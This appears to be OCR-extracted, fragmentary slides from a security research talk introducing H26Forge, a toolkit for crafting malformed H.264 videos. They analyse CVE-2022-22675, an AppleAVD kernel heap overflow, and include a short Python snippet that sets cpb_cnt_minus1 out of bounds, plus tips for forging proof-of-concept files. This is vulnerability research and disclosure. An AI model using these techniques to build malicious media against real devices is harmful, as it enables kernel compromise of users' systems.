000325B0	B4B41165	5B8517A4	279C44F7	A06F8AB8
000325C0	3FEE2F80	903F0646	35355DE8	EE422F30
000325D0	78158654	CB166F69	61D08AB3	57EC65AC
000325E0	BEE25056	889D24DB	DFB39B52	20CB5A98

Want: Generate syntactically correct but semantically non-compliant videos

**Syntactically correct:
bitstream correctly read**

```
num_slice_groups_minus1
if( num_slice_groups_minus1 > 0 ) {
    slice_group_map_type
    if( slice_group_map_type == 0 )
        for( iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++ )
            run_length_minus1[ iGroup ]
    else if( slice_group_map_type == 21 )
```

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements delta_pic_order_cnt_bottom (when pic_order_cnt_type is equal to 0) or delta_pic_order_cnt[1] (when pic_order_cnt_type is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. bottom_field_pic_order_in_frame_present_flag equal to 0 specifies that the syntax elements delta_pic_order_cnt_bottom and delta_pic_order_cnt[1] are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When num_slice_groups_minus1 is equal to 0, all slices of the picture belong to the same slice group. The allowed range of num_slice_groups_minus1 is specified in Annex A.

**Semantically non-compliant:
syntax elements are out-of-
bounds**

Syntax Elements

Semantics

Previously Identified Codec Security Vulnerabilities

on Advised: (De)coding an iOS Kernel Vulnerability

nfeld

Bypassing Remotely Exploiting

Cinema time!

Abstract

Media parsing is known as one of the weakest components in media stack. It has many security requirements, such as attack surface minimization, constrained memory usage, etc. There are two main reasons. First, instead of running in user space, it runs in kernel space, which provides remote attack vectors. Second, recent anonymous reports show that there are many bugs in media decoding subsystem internals, analysis of vulnerabilities

Resources

Slides: hexacon2022_AppleAVD.pdf

Speakers

**Nikita Tarakanov**

Bio

Nikita Tarakanov is a security researcher. He has worked at Positive Technologies corporation and now works at Hack2Own company. He especially likes reverse engineering and exploit development. He published a few papers on his research and their exploitation. He also likes to do reverse engineering research and vulnerability search automation.

littlelailo
@littlelailo

In the last couple weeks @b1n4r1b01 & I looked into the ITW bug in H264 parsing that got fixed in 15.4.1. We managed to create a file that creates the failure log on a patched Mac, but it doesn't crash an iPhone: github.com/b1n4r1b01/n-darwin

1/3

VTDecoderXPCService
kernel
kernel
kernel
VTDecoderXPCService
VTDecoderXPCService
kernel
VTDecoderXPCService
kernel

AppleAVDWrapperH264DecoderStartSession() codecType: AVC, encryptionScheme 6, 1280 x 720, tr...

CVE-2022-22675: AppleAVD Overflow in AVC_RBSP::parseHRD

Natalie Silvanovich

12:01 PM · May 2, 2022

sesHeader ret_pic_list_modification

00 PM CDT

Project Member

CVE-2022-22675: AppleAVD Heap Overflow

In-the-wild Apple Kernel 0-day



Threat actor information not shared



Believed to be part of an exploit chain on macOS with an Intel Graphics Driver information leak



Also impacts iOS



macOS Monterey 12.3.1

Released March 31, 2022

AppleAVD

Available for: macOS Monterey

Impact: An application may be able to execute arbitrary code with kernel privileges

Description: An out-of-bounds write issue was addressed with improved bounds checking. Apple is aware of a report that this issue may have been actively exploited.

CVE-2022-22675: an anonymous researcher

Intel Graphics Driver

Available for: macOS Monterey

Impact: An application may be able to read kernel memory

Description: An out-of-bounds read issue may lead to the disclosure of kernel memory and was addressed with improved input validation. Apple is aware of a report that this issue may have been actively exploited.


CVE-2022-22674: an anonymous researcher

<https://support.apple.com/en-us/HT213220>

CVE-2022-22675: Root-Cause Analysis

HRD Parameter parsing has a missing bounds check for
`uint_8t cpb_cnt_minus1`

`cpb_cnt_minus1` is used a loop-bound to write values into an array



`cpb_cnt_minus1` plus 1 specifies the number of alternative CIs.
`cpb_cnt_minus1` shall be in the range of 0 to 31, inclusive. When low, it shall be equal to 0. When `cpb_cnt_minus1` is not present, it shall be inferred.

CVE-2022-22675: AppleAVD Overflow in
AVC_RBSP::parseHRD

Natalie Silvanovich

The Basics

```
hrd_parameters() {  
    cpb_cnt_minus1;  
    bit_rate_scale;  
    cpb_size_scale;  
    for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {  
        bit_rate_value_minus1[ SchedSelIdx ];  
        cpb_size_value_minus1[ SchedSelIdx ];  
        cbr_flag[ SchedSelIdx ]  
    }  
}
```

Expectation

Set
`cpb_cnt_minus1`
to max possible value
and get a crash

Reality



littlelailo @littlelailo · May 17, 2022

The thing that I was wondering about is how the MP4 file was generated and if that program is open source somewhere, because I'm currently manually editing NALs and then packaging them using ffmpeg, but that only gives so much control and I would love to have more of that...




Natalie Silvanovich

@natashenka

OMG, I wish this existed. forged the file bit by bit and it was terrible. One trick I use is to build ffmpeg with symbols and break where the feature you are trying to trigger is (for example reading HRD).

12:52 AM · May 17, 2022



Natalie Silvanovich @natashenka · May 17, 2022

Then you can dump the bitstream with gdb and search for the corresponding location in the file and edit it. ffprobe is also useful for making sure a PoC is malformed in the way you think it is



1



9



1

Challenges of working with encoded videos

Two key challenges:

1. Variable bit-length bitstream representation

Challenges of working with encoded videos

Two key challenges:

1. Variable bit-length bitstream representation

num_ref_frames_in_pic_order_cnt_cycle	0	ue(v)
for(i = 0; i < num_ref_frames_in_pic_order_cnt_cycle; i++)		
offset_for_ref_frame[i]	0	se(v)

Challenges of working with encoded videos

Two key challenges:

1. Variable bit-length bitstream representation

num_ref_frames_in_pic_order_cnt_cycle	0	ue(v)
for(i = 0; i < num_ref_frames_in_pic_order_cnt_cycle; i++)		
offset_for_ref_frame[i]	0	se(v)

Challenges of working with encoded videos

Two key challenges:

1. Variable bit-length bitstream representation

Decimal Value	Binary Exp-Golomb Encoding
0	1
1	010

num_ref_frames_in_pic_order_cnt_cycle

for(i = 0; i < num_ref_frames_in_pic_order_cnt_cycle; i++)

offset_for_ref_frame[i]

0

ue(v)

0

se(v)

Challenges of working with encoded videos

Two key challenges:

1. Variable bit-length bitstream representation

Decimal Value	Binary Exp-Golomb Encoding
0	1
1	010

num_ref_frames_in_pic_order_cnt_cycle	0	ue(v)
i < num_ref_frames_in_pic_order_cnt_cycle: i++		
Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	
00000000	00 00 00 01 67 64 00 0B AC A7 28 49 BE 10 80	

Challenges of working with encoded videos

Two key challenges:

1. Variable bit-length bitstream representation

Decimal Value	Binary Exp-Golomb Encoding
0	1
1	010

	num_ref_frames_in_pic_order_cnt_cycle	0	ue(v)
Set to 0	i < num_ref_frames_in_pic_order_cnt_cycle; i++) Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 00000000 00 00 00 01 67 64 00 0B AC A7 28 49 BF 10 80	0	
Set to 1	Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 00000000 00 00 00 01 67 64 00 0B AC A6 A5 09 37 E2 10		

Challenges of working with encoded videos

Two key challenges:

1. Variable bit-length bitstream representation

Decimal Value	Binary Exp-Golomb Encoding
0	1
1	010

Set to 0	num_ref_frames_in_pic_order_cnt_cycle	0	ue(v)
	i < num_ref_frames_in_pic_order_cnt_cycle; i++)		
Set to 1	Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 00000000 00 00 00 01 67 64 00 0B AC A7 28 49 BF 10 80	09 0A 0B 0C 0D 0E 0F A7 28 49 BF 10 80	

Challenges of working with encoded videos

Two key challenges:

1. Variable bit-length bitstream representation

Decimal Value	Binary Exp-Golomb Encoding
0	1
1	010

num_ref_frames_in_pic_order_cnt_cycle	0	ue(v)
Set to 0	0xA728: 0b1010 0111 0010 1000 ----- Offset (h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 00000000 00 00 00 01 67 64 00 0B AC A6 A5 09 37 E2 10	09 0A 0B 0C 0D 0E 0F A7 28 49 BF 10 80
Set to 1		

Challenges of working with encoded videos

Two key challenges:

- # 1. Variable bit-length bitstream representation

Decimal Value	Binary Exp-Golomb Encoding
0	1
1	010

num ref frames in pic order cnt cycle

Set to
0

i < num_ref_frames in pic_order_ent_idx(i))

Set to

0xA6A5: 0b1010 0110 1010 0101

	0	ue(v)
	09 0A 0B 0C 0D 0E 0F	
	A7 28 49 BE 10 ed	
	09 0A 0B 0C 0D 0E 0F	
	A6 A5 09 37 E2 10	

Challenges of working with encoded videos

Two key challenges:

1. Variable bit-length bitstream representation

Decimal Value	Binary Exp-Golomb Encoding
0	1
1	010

num_ref_frames_in_pic_order_cnt_cycle	0	ue(v)
Set to 0	0xA728: 0b1010 011 1 0010 1000 ----- 09 0A A7 28	0B 0C 0D 0E 0F 49 BF 10 80
Set to 1	0xA6A5: 0b1010 011 010 10 0101 ----- 09 0A A6 A5	0B 0C 0D 0E 0F 09 37 E2 10

Modifying Syntax Elements at the Entropy-Encoded Level

Two key challenges:

1. Variable bit-length bitstream representation
2. Dependent syntax elements

Decimal Value	Binary Exp-Golomb Encoding
0	1
1	010

`num_ref_frames_in_pic_order_cnt_cycle`

`for(i = 0; i < num_ref_frames_in_pic_order_cnt_cycle; i++)`

`offset_for_ref_frame[i]`

0

ue(v)

0

se(v)


Set to
1

0xA6A5: 0b1010 011 010 1 0 0101

09 0A 0B 0C 0D 0E 0F
A6 A5 09 37 E2 10

Summary of Decoder Attack Surface and H.264 Basics

- Video decoding (including thumbnailing) is done in kernel drivers and dedicated hardware
- H.264 bitstreams are divided into Network Abstraction Layer Units (NALUs)
- Syntax elements have semantics, but semantics are not always enforced
- Modifying syntax elements is currently a challenging process



H26Forge



https://upload.wikimedia.org/wikipedia/commons/thumb/c/cd/H.264%2C_MPEG-4_AVC_logo.svg/2560px-H.264%2C_MPEG-4_AVC_logo.svg.png

Programmatically edit H.264 syntax elements with Python scripts


```
-----  
| hrd_parameters() {  
|     cpb_cnt_minus1  
|     bit_rate_scale  
|     cpb_size_scale  
|     for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {  
|         bit_rate_value_minus1[ SchedSelIdx ] = cpb_size_value_minus1[ SchedSelIdx ] * bit_rate_scale / cpb_size_scale;  
|         cbr_flag[ SchedSelIdx ] = (bit_rate_value_minus1[ SchedSelIdx ] > 0);  
|     }  
|  
# Set `cpb_cnt_minus1` to large value  
cpb_cnt_minus1 = 255  
decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] = cpb_cnt_minus1  
  
# Set dependent syntax elements to incrementing values  
decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minus1"] = [i for i in range(cpb_cnt_minus1+1)]  
decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"] = [i for i in range(cpb_cnt_minus1+1)]  
decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False] * (cpb_cnt_minus1+1)
```

H26Forge: Toolkit to manipulate H.264 Syntax Elements



<https://github.com/h26forge/h26forge>

30,000+ lines of
Rust




Open Source
MIT License

H26Forge: Toolkit to manipulate H.264 Syntax Elements




<https://github.com/h26forge/h26forge>



H26Forge: Toolkit to manipulate H.264 Syntax Elements



